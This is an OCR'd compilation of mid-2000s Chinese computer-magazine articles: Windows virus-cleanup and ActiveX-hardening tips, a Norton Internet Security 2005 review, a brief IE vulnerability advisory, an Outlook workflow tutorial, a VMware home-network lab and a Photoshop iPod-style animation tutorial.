正确做法是在IE的菜单中选择"工具→Internet 选项"，在"常规"页面中点击"删除文件"按钮，在弹出的对话框中钩选"删除所有脱机内容"并确定。同时，对于在该目录下发现的一些HTML文件报告有脚本病毒，则一般属于"僵尸代码"，不再具有危害性，可以不必理会。

2.SUHDLOG.DAT或SUHDLOG.BAK文件感染病毒

凡是该文件感染的病毒全都是引导区病毒，报告的病毒名称一般为Polyboot和WYX或带有Boot字样。SUHDLOG.DAT和SUHDLOG.BAK文件是安装操作系统时，程序自动对硬盘引导区做的一个备份文件，病毒在其中已经不起作用了，同属于"僵尸代码"，遇到此类情况直接删除掉这两个文件即可。

3.病毒文件在System Volume Information目录下

System Volume Information目录是"系统还原"的备份目录，该目录受Windows保护。如果要清除掉该目录下的病毒文件，需要首先关闭系统还原。

右击"我的电脑"，选择"属性→系统还原"，勾选"在所有驱动器上关闭系统还原"前面的检查框然后按"确定"退出。一般情况下，里面的还原点会全部被删除，病毒文件也会一通被杀掉。

4.Prefetch目录下的PF文件感染病毒

该目录下的文件被称为预存取文件。Windows XP为了提高程序运行的效率，会将常用程序在内存中的部分内容镜像成扩展名为PF的文件，以后再次运行此程序便可以提高速度。如果程序本身携带有病毒，则生成的*.PF文件也可能会带有病毒的特征代码。但PF文件本身并不可执行，因此当查到此种文件带有病毒时可以不去理会，当然也可以选择直接将文件删除。 [YY15]





现在木马病毒泛滥，很多朋友在 览恶意网页时就被种了木马，虽然安装防火墙可以防止一些木马，但如果遇到新的ActiveX程序，还是很危险，既然网页木马需要ActiveX来安装，那么把它禁用不就可以一劳永逸了吗？　既然方法确定，大家跟我来设置吧：

第一步：安装所有的你可能用到的插件。

第二步：在IE中选择"工具→Internet选项"，切换到"安全"标签，点击"自定义级别"按钮，在弹出的"安全设置"窗口中将"下载未签名的ActiveX控件"和"下载已签名的ActiveX控件"两项都设置为"禁用"。最后保存退出即可。

小提示

如果遇到需要安装的插件时，大家可按第二步恢复。这样设置后上网不会再安装任何插件，但以前安装的插件可以照常使用。

(河北　香草天空) [YY16]

2005年的网络安全套餐

——Norton Internet Security 2005

■ 北京　神农

在这个“天下皆毒”的宽带时期，不管你是　览网页、使用即时通讯工具、在聊天室聊天、还是使用P2P软件或E-mail都有可能中毒，于是很多杀毒软件厂商推出了网络安全的整合解决方案，而赛门铁克公司最新出品的Norton Internet Security 2005(以下简称NIS 2005)便是其中的　　者。它由Norton AntiSpam 2005(NAS)、Norton AntiVirus 2005(NAV)和Norton Personal Firewall 2005(NPF)组成。

NAS是一款反垃圾邮件软件，它可以与Outlook、Outlook Express完美结合，支持邮件列表，支持POP3账号，让你的E-Mail不会再出现病毒和垃圾邮件(见图1)。对于NAV，大家应该都很熟悉，它是很多朋友的首选杀毒软件，可以帮你查杀各种病毒、木马、间谍及其他有害程序。NPF则是一款专门的网络防火墙，与Personal Privacy Control 2005相配合，可以轻松实现网络及个人隐私保护。在2004年24期《网络安全特警　Norton Internet Security》一文本刊已经介绍过NIS 2004的使用，还不知道NIS如何使用的朋友可以找来看看。



图1

在兼容性及易用性上NIS 2005与以前的版本相比有很大提升，在我们测试中，NIS 2005完全兼容Windows XP SP2，并能被安全中心所识别。而且NIS 2005的主窗口可根据不同安全状态改变为不同颜色(不同安全状态分红、黄、绿三色)，如果窗口变成了红色，那你就可就要小心了(见图2)。



图2　红色的窗口，“系统状态”为“特别注意”

另外，不得不提到的是NIS 2005将这三款软件进一步融合，比如集成任务栏图标为一个，所有设置均可通过它进行设置。增加了“爆发警报”功能可以让你在最短时间内进行“防御”(见图3)。




图3

小编有话说：小特也试用了NIS 2005，发现其启动速度比老版本快了很多，而且打开主窗口速度也很快，对网速的影响也很小，仅这三个理由NIS的老用户就应该考虑升级到新版本了。另外小特也发现NIS 2005减少了网络防火墙警告，更多的是NIS 2005在后台自动判断应用程序存在的威胁，非常方便。最后，不得不提到你在关闭防火墙时还会看到NIS 2005的另一项新功能(见图4)。



图4

CF [YY17]

漏洞再现：Microsoft Internet Explorer远程执行任意漏洞

影响系统：Windows XP SP1/SP2、Windows 2000

漏洞分析：IE结合多种漏洞如Help ActiveX控件等问题，恶意攻击者可以利用这个漏洞让用户无须确认就执行任意文件，来实现进攻。

读者可以从http://www.newhua.com/cfan/200503/200503通缉令测试页面.rar下载测试页面。用IE打开测试页面后，就会自动弹出一个帮助窗口……

补“洞”方法：由于在截稿前微软还没有对此漏洞提供有效的补丁，请大家随时关注微软的官方更新页面，另外，此漏洞在Windows XP SP2下运行时将提示是否运行脚本，大家一定要选否，这是惟一的防御机会。(河北　香草天空)

罪犯名称：“隐形大盗”病毒(Backdoor/shell.a)

案情描述：“隐形大盗”实际上是一种系统级后门程序。该病毒发作后，立即将自身病毒体删除，然后建立自身进程，插入正常的系统文件中，以躲避反病毒软件的查杀。病毒还会使用挂接钩子和端口映射等技术手段，使得用户电脑在毫无征兆的情况下即被黑客远程控制。

抓获方法：针对此类病毒，最有效的解决办法是打开杀毒软件的文件监视，以便第一时间查杀该病毒文件主体，因为一旦病毒运行后其主体会被自动删除。

轻松收发邮件，周密安排日程

快乐工作从Outlook开始……



★★

■北京 阿飞 河北 老周

李娜是北京某软件公司的教育软件事业部项目经理，这天上班赶上堵车，到单位时看看表，不早不晚正好9点，好悬啊，差点迟到，要知道迟到一分钟也要扣奖金的哦。她赶紧打上考勤卡，回到办公位上，又开始了忙忙碌碌的一天，一个和Outlook紧密配合的一天！

9:00 在Outlook中添加新的电子邮箱

对外公布的电子邮箱容易受垃圾信干扰，李娜昨天临下班前注册了一个新邮箱，只对业务联系非常密切的少数几个人开放，但还没有设置进Outlook，于是一打开电脑她就开始把这个工作完成。

第一步：启动Outlook后，点击菜单命令“工具→电子邮件帐户”打开一个向导窗口。

第二步：单击选择“添加新电子邮件帐户”项，再点击“下一步”按钮进入下一个界面，在服务器类型中选择“POP3”；点击“下一步”进入下一个界面，如图1所示填写用户信息，包括姓名(这项可随意填写)、邮件地址、POP3和SMTP服务器地址以及用户名和登录密码等，这些信息一般都可以在电子邮箱服务提供商的网站中找到，如果是单位内部邮箱则可以向本单位的网管索要。



图1

第三步：填写好上述各项后再单击“其他设置”按钮打开邮箱设置窗口，单击“发送服务器”标签，再单击选中“我的发送服务器(SMTP)要求验证”并选中“使用与接收邮件服务器相同的设置”，单击“确定”按钮返回向导窗口。

小提示

目前国内的邮箱网站为了避免成为垃圾邮件的中转站，都对SMTP服务器发信进行了认证，只有是该服务器的用户才可以发信。所以，如果想让信箱既能收信还能够发信，就必须进行第三步的操作。

第四步：单击“下一步”，再单击“完成”，即可结束对新电子邮箱的设置。

9:20 例行公事，阅读、处理所有邮件

李娜所在的教育软件事业部每天都会收到大量外部用户及单位内部的邮件，需要及时处理，以免积少成多丢失重要信息。

第一步：在Outlook主界面中，点击工具栏上的“发送/接收”按钮，即可将网络服务器上的所有信件收取到本地硬盘上，收信过程中会有窗口实时显示工作的进程。

第二步：在左侧导航窗格中单击“邮件”按钮，再点选“收件箱”，则中间显示出收件箱窗格，列出所有收到的邮件标题，按日期先后分类排列(点击日期前面的“+”号或“-”号可以展开或折叠邮件标题)，点选某一邮件标题，在右侧窗格中即可阅读邮件的全文了。如果该邮件中带有附件，可双击附件中的文件名称，从弹出窗口中选择是打开或是保存它(见图2)。



图2

第三步：对于需要回复的邮件，在点选该邮件之后再单击工具栏上的“答复发件人”按钮，将打开邮件撰写窗口，其中收件人地址、主题都已经根据原邮件的信息自动设置好了，而且还包含了原邮件的内容，你只需输入要回复的内容，再单击工具栏上的“发送”按钮即可(见图3)。




图 3

如果需要答复的邮件所提问题自己无法解决，需要转交给公司老总，则点选该邮件后，再单击工具栏上的“转发”按钮，同样也会打开邮件撰写窗口，主题及原邮件内容都已自动填充好了，只需在收件人地址栏中输入老总的邮箱地址，再单击“发送”就可以了。

除直接回复或转发邮件外，也可以创建新邮件，点击菜单命令“文件→新建→邮件”(或按Ctrl＋N组合键)，即可打开新邮件窗口。可以看出，它和图3所示的窗口一模一样，只不过新建邮件窗口中，收件人的邮件地址、邮件主题等都必须手工填写。而在Outlook中撰写邮件，就如同是在Word中进行操作一样，可以任意插入图片、表格，可以像Word一样设置字体格式、背景、文章版式等。如果你当前邮件处于文本模式下，则在你试图插入图形等多媒体元素时，Outlook会提示你转入到HTML格式的邮件中操作。

10:20 巧用规则，让邮件自动各就其位

李娜发现，新注册的fly2spring@sohu.com中的邮件和其他信箱的邮件都混在了同一个收件箱中，这样一来一些重要邮件还是容易被淹没在普通邮件甚至是垃圾邮件中，怎么办？忽然想起Outlook设定有许多邮件规则，不妨用它们来把邮件归归类。

第一步：Outlook默认创建的文件夹有“草稿”、“发件箱”、“收件箱”等，我们也可以自己创建一些新的文件夹。在Outlook左侧导航窗格中点击“邮件”，然后右击“个人文件夹”项，从弹出菜单中选择“新文件夹”打开新建窗口，输入文件夹名称(李娜输入的是“fly2spring信箱”，将专门用来接收发到fly2spring@sohu.com信箱的邮件)，单击“确定”。以此类推，有几个信箱就新建几个文件夹。

第二步：点击菜单命令“工具→规则和通知”，在“电子邮件规则”页签中单击“新建规则”按钮，在打开的向导窗口中选择“空白规则”，“步骤1”列表中选“邮件到达时检查”，然后单击“下一步”。如图4所示，单击勾选“收件人电子邮件地址中包含特定词语”项，并点击下方的超链接“特定词语”打开查找文本对话框，输入“fly2spring”(即信箱的用户名，符号@前面的部分)后单击“添加”按钮将其加到搜索列表中，再单击“确定”返回。



图 4

第三步：继续点击“下一步”按钮后，在“步骤1”中单击选中“将它移动到指定文件夹中”，接着在“步骤2”中点击“指定”超链接，在弹出的窗口中选择前面新建的“fly2spring信箱”文件夹，然后点击“确定”按钮返回。最后点击“完成”按钮，这样，一个邮件规则就建立完毕，以后再有发送到fly2spring@sohu.com的信件，就会自动转到“fly2spring信箱”中了。

10:30 电子邮件投票表决器

对于公司计划推出《轻松学VC＋＋》多媒体教学光盘产品一事，在教育软件事业部内部产生了不小分 ：(1)有些人认为学习VC＋＋涉及到许多抽象的内容，很难以多媒体形式表达出来，并且学编程的用户群体有限，市场前景不容乐观；(2)而有些人则认为多媒体集视听于一体，更容易领初学者入门，学编程的人实际上不少，主要是因为门槛太高被挡在门外，所以相信此光盘产品能有很好的销路。

李娜决定先在内部搞一个投票表决，等大家统一认识后，再请示上级部门决定。不过这几天有好几个同事休假，不在单位，李娜便借助Outlook的内置工具搞了一个电子邮件投票(小编强烈建议老编，在加班订饭时用上这一招，让大家表决是吃牛肉饭还是Pisa，呵呵)。

第一步：这个调查邮件要同时发给多个人，所以要用到Outlook的通讯簿功能进行群发。

(1)首先要添加联系人，如果已经建立了联系人列表则可以跳过这一步。点击菜单命令“文件→新建→联系人”打开联系人窗口。如图5所示，输入联系人的“姓氏”、“表示为”、“电子邮件”、“显示为”等基本信息(你可以根据实际情况，为联系人添加更多的信息)。点击“保存并关闭”按钮后即可将其添加到联系人列表中。以此类推，添加其他联系人。



图 5

(2)接下来建立通讯组。在Outlook主界面中点击菜单命令“工具→通讯簿”，如图6所示，在打开的通讯簿窗口中点击菜单命令“文件→添加新地址”，在添加新地址窗口中选择“新通讯组列表”项后再单击“确定”，在接下来的窗口的“名称”中输入通讯组名称(本例中为“事业部的同事”)，然后单

击其上的“选择成员”按钮，配合使用Ctrl键选取多个联系人后，连续点击“确定”、“保存并关闭”，最后关掉通讯簿窗口即可。



图 6

第二步:按Ctrl + N组合键写新邮件，单击新邮件窗口上的“发件人”，在打开的“选择姓名”窗口中选取刚才建立的“事业部的同事”通讯组，确定即可。这时在新邮件窗口的收件人文本框中将出现“+事业部的同事”字样。

第三步:单击新邮件窗口工具栏上的“选项”按钮，在打开的选项窗口中单击勾选“使用投票按钮”，并在其后的文本框中输入“赞成(1);赞成(2)”(不含引号)。有几个选项就会有几个按钮，不过一定要注意，各选项之间要用英文逗号隔开，接着选中“将答复发送给”项，在后面填入接收的邮箱地址(见图7)。




图 7

第四步:关闭选项窗口返回并发送邮件，在将要发送的邮件中是看不到投票按钮的，只有接收者才能看到，如图8所示，接收邮件的人单击提示，再从弹出菜单中点选相应选项，又会弹出一个窗口，单击“确定”后收信人的投票表决就被发送到前面设置的fly2spring@sohu.com中了。点击表决邮件上的提示，还能查看到所有的投票表决统计呢。




图 8

11:00 Outlook提示:别忘了下午有个会

时间过得真快啊，又快到吃午饭的时间了。李娜想起下午3点钟要和小白一起参加总公司的一个会议，可别一吃饭就给忘了，还是让Outlook提前半小时提醒一下自己吧。

第一步:在Outlook中点击左侧导航窗格中的“日历”打开日历界面。

第二步:每个小时都分上半时和下半时两行，双击14.00的下半时行，打开一个新建约会窗口，在主题内填写“今天下午开会”，开始时间和结束时间都已经自动设置为14.30～15.00了(你可以自己重新设置)，然后单击选中“提醒”项，并将提前的时间设置为30分钟，点击“保存并关闭”按钮。

第三步:到了提醒时间，Outlook就会弹出一个提示窗口(带有提示音响)，提示你约会的时间就要到了，在该对话框中单击“消除”按钮即可去掉这个提示了。

如果你想让Outlook在提醒自己的时候还同时通知小白，可使用Outlook的会议功能。

第一步:点击菜单“文件→新建→会议要求”，打开新建会议窗口。

第二步:在收件人一栏填写小白的邮件地址，然后填好其他各栏的内容，设置好开始时间和结束时间，并设置提醒时间，点击“发送”按钮即可。

小白在接收到李娜的会议要求后，会自动在日历中添加约会，也会在指定时间提醒。小白如同意这件事，点击预览窗口中的“接受”按钮，在弹出的对话框中选择“现在发送响应”，点击“确定”按钮后，一封表示同意的邮件就又发回给李娜了。

11:10 记事便笺，给老总留个言

总算可以安心地吃饭去了，李娜刚要动身，电话却响了，原来是网络部的经理有急事找老总，找不到，所以让李娜看到老总时，帮忙说一声。这点小事，当然没问题了，就在自己的桌面上留个便笺记一下吧。

第一步:在Outlook中，执行菜单命令“文件→新建→便笺”(或按Ctrl + Shift + N键)新建一个便笺。

第二步:接下来就可以最小化Outlook了，而便笺窗口依然贴在屏幕上，这时就可以把事情记下来了(见图9)。




图 9

第三步:单击便笺左上角的图标，从弹出的菜单窗口中，可以选择将便笺保存、打印或转发出去。如果又有了新的事情要记，则可以在弹出菜单中选择“新便笺”。单击右上角的“X”按钮可关闭便笺。

小提示

在IE中浏览网页或在Word中看DOC格式的电子书时，可以选中感兴趣的内容，直接拖放到便笺窗口中保存起来。所有支持拖拽的软件，都可以进行这个操作，非常方便。

14:00 特别的人，特别的跟踪

吃完饭回来，李娜想起之前联络的几个《轻松学VC++》多媒体光盘的脚本作者一直没有回音，还是跟踪一下他们的消息，免得人多事杂给漏掉就麻烦了。

第一步：点击菜单命令"工具→选项"打开选项窗口，在其"首选参数"选项卡中，点击"日记选项"按钮打开日记选项窗口。在该窗口的"自动记录"列表中，单击选中"电子邮件"项，在"联系人"列表中单击选中所有需要消息跟踪的联系人，确定后返回并关掉选项窗口。

第二步：单击"日记"按钮打开日记视图，如果收到了特定联系人的电子邮件时，就会看到通知，双击相应通知即可打开其回复的邮件查看了。

李娜又收了一下信箱，还真有几个作者回复了，并且陆续收到了上午的投票表决邮件，统计了一下，赞成上这个项目的人居多。突然Outlook"叮　"响了一声，还弹出了提示窗口，原来到了提醒时间，提示快要开会了。单击"消除"按钮即可去掉这个提示，李娜有点不放心，又设置了一个时间("开始前5 分钟")，再单击"暂停"按钮关掉这个窗口，然后就开始准备资料。果然，在开会前5 分钟，它又弹了出来，李娜关掉窗口便开会去了。

17:00 新项目开始啦，给下属们分配任务吧

在总公司会议上，《轻松学VC++》多媒体教学光盘的方案终于通过了。老总直接下发命令，两个月后产品必须要上市，具体任务由李娜统筹安排。开完会后李娜便开始规划起任务来了。

第一步：在Outlook中单击左侧导航窗格中的"任务"，再单击菜单命令"文件→新建→任务"，打开任务对话窗口。如图10所示，填写项目主题名称、设置项目截止及开始的日期，以及设置提醒时间、任务简介等。最后单击工具栏上的"保存并关闭"按钮保存任务。



图10

小提示

单击"截止日期"或"开始日期"右侧下拉按钮，会弹出一个日历窗口，点选某个时间即可设置，点击日历窗口两侧的三角箭头可改变月份设置。

第二步：再新建一个任务，在任务窗口的工具栏上单击"分配任务"按钮，则该窗口上会多出一个"收件人"按钮，单击它并选择要分配给他任务的那个联系人(如："小白")，或直接在其后的文本框中输入接收任务人的邮件地址。其他选项如上一步所示，填写好任务名称及时间等各种细节后，单击工具栏上的"发送"按钮，即可将任务发送给小白了。分配给其他人的任务可以同样的方法发送。

小提示

在分配任务窗口中，选中"在我的任务列表中保存此任务的更新副本"一项，则别人在任务进行当中会自动发来通知消息，只要打开这个消息，任务表中就会自动修改这个任务。选中"此任务完成后给我发送状态报告"项，则别人将任务标为完成时，你会收到自动状态报告消息，表示任务完成。

第三步：当别人接受到任务时，就会收到一条电子邮件消息，有任务交待，并有"接受"和"谢绝"两个按钮，如果点击"接受"按钮，则这个任务自动加进他的任务表中，并成为任务拥有者。不管是点击"接受"还是"谢绝"，都会给你发回一条确认消息。

第四步：最后完成任务后，就可以把它从任务表中勾掉了，在任务视图窗口中单击勾选已完成任务的复选框即可。

17:30 最后和垃圾邮件决斗

终于完成了一天的工作，李娜收拾了一下东西，最后打开Outlook接收一下今天的邮件，没想到现在的垃圾邮件如此之多，竟然有100多封。看来还得好好整治一下它们。

第一步：点击菜单命令"动作→垃圾邮件→垃圾邮件选项"，在"选项"选项卡内设置垃圾邮件保护级别，看过几个级别说明后，李娜选择了"高"。

第二步：今天正好看到《电脑爱好者》杂志第3期《垃圾邮件 你真的惹恼我了！》提供了一个很强的垃圾邮件黑名单，于是她也下载了一份，在"垃圾邮件选项"窗口中点击"阻止发件人"标签，再单击"从文件导入"按钮导入下载的Blacklist.txt。

第三步：对于Outlook没有识别出来的垃圾邮件，只要在收件箱中右击垃圾邮件，接着点击菜单"动作→垃圾邮件→将发件人添加到'阻发件人名单'"即可。

第四步：不过，李娜不放心，怕一些有用的邮件被误删了，所以在垃圾邮件文件夹中翻看了一遍，如果有非垃圾邮件，可以选中后，点击菜单命令"动作→垃圾邮件→标记为非垃圾邮件"，该邮件就会被送回到收件箱中。

冬天的夜来得特别地早，外面已是万家灯火。这就是一个白领丽人的一天，这就是大多数IT业者的一天。

CF [YY18]

用虚拟机组网络　单机演练局域网

今天做个只有一台电脑的网络管理员

★★★

■河北　周建军

不少朋友对局域网感兴趣，却苦于只有一台电脑无法搭建局域网环境，只能望书兴叹。著名的虚拟机软件——VMware 则正好提供了一套虚拟的网络平台，通过它，只需一台电脑就能玩组网，甚至不用买网卡、做网线、购买交换机等设备。它组建的局域网与真实局域网的功能几乎一样，各种软件操作也差不多。本文将帮你学会组建几个不同类型的局域网，对学习网管技术有很大帮助。

任务一:组建简单的对等网

任务难度: ★★

任务要求:计算机操作系统为 Windows XP，用 VMware 虚拟一台 Windows 2000 电脑，组成对等网，组网后虚拟机能共享宿主机的文件、打印机和上网连接。

现有条件:安装了 Windows XP 的电脑，并已安装好 VMware。

第一步:启动 VMware，点击“新建虚拟机”新建一台虚拟机，参数如下:

虚拟机名称:Windows 2000 Professional

虚拟机内存:192MB

虚拟机硬盘类型:IDE

虚拟机硬盘大小:4GB

网络连接方式:使用桥接网络

▶▶▶ 火速链接

有关 VMware 的基本知识及操作，请参见《电脑爱好者》杂志 2004 年第 21 期的“实用软件”栏目。

第二步:把 Windows 2000 安装光盘插入光驱，点击 VMware 菜单“虚拟→设置”打开设置窗口，如图 1 所示，点击“CD-ROM”，在右侧选中“使用物理驱动器”，然后选择正确盘符(笔者机器上的光驱盘符为“H”)。接着启动虚拟机，把 Windows 2000 安装到虚拟机中。

第三步:首先设置宿主机的 IP 地址。右击桌面上的“网上邻居”图标并选择“属性”命令打开“网络连接”窗口;右击“本地连接”并选择“属性”命令打开本地连接的属性设置窗口;双击打开“Internet 协议(TCP/IP)”，选中“使用下面的 IP 地址”项，然后在 IP 地址中输入“192.168.0.1”，子网掩码设置为“255.255.255.0”，单击“确定”(见图 2)。



图 1



图 2

第四步:接下来设置虚拟机 IP 地址。操作在虚拟机的 Windows 2000 中进行。同第三步操作，打开虚拟机的“Internet 协议(TCP/IP)”属性窗口，选中“使用下面的 IP 地址”，然后在 IP 地址中输入“192.168.0.2”，子网掩码设置为“255.255.255.0”。

小提示

只有 IP 地址在同一网段中的电脑才能相互访问，因此需要手工设置宿主机与虚拟机的 IP 地址。192.168.0.1～192.168.0.254 为 C 类 IP 地址，可以自由分配使用。

第五步:回到宿主机中，在宿主机中开启 Guest 账户。在控制面板中双击打开“用户帐户”窗口，点击“Guest”账户，然后点击“启用来宾帐户”按钮以开启 Guest 账户。

Windows 2000/XP 需要对来访账户进行身份认证，因此需要打开“Guest”账户，虚拟机才能访问宿主机的共享资源。

第六步:把宿主机中 E 盘下的 test 目录设置为共享文件夹。宿主机共享文件夹设置完毕后，在虚拟机上打开“网上邻居→邻近的计算机”后打开相应的计算机名，即可读取共享文件夹中的内容了。我们还可以在虚拟机中设置共享文件夹，让宿主机也能访问虚拟机上的资源。

第七步:在宿主机中把宽带连接“ADSL”设置为共享。右击“网上邻居”，选择“属性”命令打开网络连接窗口。右击连接“ADSL”，选择“属性”命令，点击“高级”标签页(见图 3)。

选中“允许其他网络用户通过此计算机的 Internet 连接来连接”，并在“家庭网络连接”下面选择“本地连接”，点击“确定”按钮。

注意，下面转入虚拟机中设置虚拟机“本地连接”的 IP 地址，把 IP 地址设置为 192.168.0.2，子网掩码设置为 255.

255.255.0，默认网关设置为192.168.0.1，同时把下面的“首选DNS服务器”设置为“192.168.0.1”。点击“确定”按钮使设置生效。



图3

连接共享启用后，只要宿主机能上网，虚拟机就能直接访问互联网。虚拟机也可以安装RASPPPoE软件直接使用宿主机的ADSL Modem拨号上网。

任务二:组建带有域控制器的网络

任务难度: ★★★★

任务要求:组建带有域控制器的网络，虚拟机通过代理服务器访问互联网(《电脑爱好者》杂志社的内部网络就属于这种类型)。

第一步:在宿主机中安装Windows 2000 Advanced Server。

第二步:把宿主机配置成为域控制器，假设域名为domainabc(具体设置方法请参考Windows 2000 Server相关书籍)。

第三步:在宿主机中安装VMware，并用VMware制作一台虚拟计算机，各项参数同任务一的参数，网络工作方式设置为“使用桥接网络”。

第四步:为虚拟机安装Windows 2000专业版操作系统。

第五步:把宿主机本地连接的IP地址设置为192.168.0.1，子网掩码设置为255.255.255.0。

第六步:在宿主机中添加域用户，设置好用户名和密码(这里假设用户名为ABC，密码为123456)。

第七步:把虚拟机的本地连接IP地址设置为“192.168.0.2”，子网掩码设置为“255.255.255.0”。

第八步:在虚拟机中新建一账户，用户名和密码分别为ABC和123456，然后用这个账户登录。

第九步:在虚拟机中右击“我的电脑”选择“属性”命令，在“网络标识”标签页中点击“属性”按钮，在“标识更改”窗口中把“隶属于”选择为“域”，同时在下面输入域名“domainabc”，点击“确定”按钮后根据提示将虚拟机加入域(见图4)。



图4

第十步:在宿主机中安装并配置代理服务器软件Wingate，HTTP代理端口设置为8080，Socks5代理端口设置为1080(具体设置方法请参考相关文章)。




图5

第十一步:在虚拟机中右击IE图标，选择“属性”命令，打开IE配置窗口，在“连接”标签页中点击“局域网设置”按钮，选中“使用代理服务器”，把地址设置为“192.168.0.1”，端口设置为8080(见图5)。对于QQ类支持Socks5代理的软件，把代理服务器的类型设置为Socks5，地址设置为192.168.0.1，端口设置为1080。

小提示

★这项任务涉及的知识非常广泛，既涉及到域控制器的安装配置，又涉及到客户机如何加入域，还涉及到了代理服务器的设置和使用。限于篇幅，这里无法详细讨论，希望感兴趣的朋友参考相关书籍。

★在局域网中的计算机上安装VMware虚拟机，可以向网管为虚拟机申请一个IP地址，虚拟机就可以直接加入到局域网的真域中了。

任务三:让虚拟的Linux服务器为局域网提供服务

任务难度: ★★★★★

任务要求:局域网内的一台电脑，操作系统为Windows XP，用VMware虚拟一台Red Hat Linux系统，并为局域网提供Web服务。

现有条件:局域网中一台安装了Windows XP的电脑，并已安装好VMware。

第一步:用VMware建立一台虚拟机，参数如下。

虚拟机名称:Red Hat Linux

虚拟机内存:192MB

虚拟机硬盘类型:IDE

虚拟机硬盘大小:8GB

网络连接方式:使用桥接网络

第二步:向网管申请可用的IP地址。

第三步:为虚拟机安装Red Hat Linux操作系统，将虚拟机的IP地址配置为第二步中申请的IP地址。

第四步:在Red Hat Linux中配置好FTP、Apache，并启动相关服务。

第五步:把做好的网页通过Red Hat Linux提供的FTP上传到Apache工作目录中即可。 CF [YY19]

更　　正

本刊2005年第2期《让数码照片自动加日期》一文的第一作者应为湖北的吴涛。因我们工作的疏忽而造成的错误，谨向作者表示深深歉意。

■天津　奇士

给你五分钟　八步做个会动的 iPod 超酷广告

★★

我的 iPod　我的青春摇摆

本文可以帮你学到

- 如何在 PhotoShop 中制作类似 iPod 广告的剪影效果图像
- 利用 ImageReady，让画面中的人物动起来

不知各位是否看过苹果公司的 iPod 广告——一个人听着 iPod 音乐，忘我地随意摇摆，背景是明亮的纯色，人物是黑色剪影，只有 iPod 清晰可见——广告表达的诉求再明白不过，广告给人的感觉也是动感逼人。其实使用 Photoshop，你也可以动手为自己打造出这种 iPod 风格的画面，同时还能让其中的人物动起来。

第一步：本例不仅仅是制作一张静态的剪影照片，而且还要让剪影动起来，所以要多准备一些照片，最好是动作连贯的。如图 1 所示，是笔者准备的一组网球运动员的照片(素材下载地址：http://www.newhua.com/cfan/200503/iPod.zip)。




图 1

第二步：首先需要将人物轮廓选取出来。如果图片背景是较为单纯的颜色，可以使用魔棒工具点一下背景，再按 Ctrl + Shift + I 组合键反选，即可将人物轮廓选取出来；如果图片中人物和背景的颜色有较大反差，则可以使用磁性套索工具沿着人物的轮廓绕一圈，它会自动查找边缘并选择出人物轮廓；如果以上条件都不具备，就得使用套索工具耐心地勾选了。当然，不必对一些细节过于纠缠，因为变成轮廓后很多东西是看不出来的。

第三步：完成选取后，按下 Ctrl + J 组合键将选区内的人物复制为新图层(图层 1)，接着再新建一个图层(图层 2)，按住 Ctrl 键并单击人物图层(图层 1)，将其轮廓作为选区载入，确保图层 2 为选中状态，然后按下 D 键将前景色和背景色恢复为默认的黑白两色，再按下 Alt + Delete 组合键为选区填充黑色。按下 Ctrl + D 组合键取消选择，现在画面上的人物只剩下黑色轮廓了(见图 2)。如果觉得轮廓边缘有些毛糙，可选择菜单命令“滤镜→模糊→高斯模糊”，在对话框中填入 0.3 像素，为黑色轮廓做一点点模糊，使其边缘不那么生硬。



图 2




图 3

第四步：可是那样黑乎乎的一团，谁知道这个人在干什么呢？没关系，答案马上就揭晓。选择橡皮擦工具，在选项栏上选择模式为“画笔”，将不透明度降低到 10% 左右，流量为 100%，再选择一款大直径的柔软画笔，然后在黑色轮廓的球拍和人物的手上涂抹，使手部隐隐显现，而球拍完全清晰显露(见图 3)。修饰工作完成后，按下 Ctrl + E 组合键，将黑色轮廓和人物图层合并。

第五步：新建一个文件，背景填充为蓝色(R:19　G:121　B:249)。从照片图像窗口中，将人物轮廓拖过来，调整大小和位置，并将其所在的图层命名为“人物 1”。再打开系列图片中的另外几幅，用同样的方法制作人物轮廓，都拖到新建的文件窗口中，分别命名为“人物 2”、“人物 3”等。笔者的作品中有四个人物图层(见图 4)。




图 4

第六步：按 Ctrl + S 组合键保存好图像(PSD 格式)，单击工具箱最下方的跳转按钮转到 ImageReady 中继续进行操作，我们要让人物轮廓动起来。初始状态下，ImageReady 的动画调板中只有一帧(如果动画调板没有显示，可执行“窗口→动画”命令将其调出)。在图层调板上，隐藏除了背景和“人物 1”之外的其他所有图层(点击图层前面的眼睛图标，该图层即可在显示和隐藏状态之间切换)，这样第 1 帧动画就成了只显示人物 1 的状态。单击调板底部的“复制当前帧”按钮，建立第 2 帧动画，在图层调板上隐藏图层“人物 1”，并显示图层“人物 2”。依此类推，第 3 帧和第 4 帧分别显示图层“人物 3”和“人物 4”。

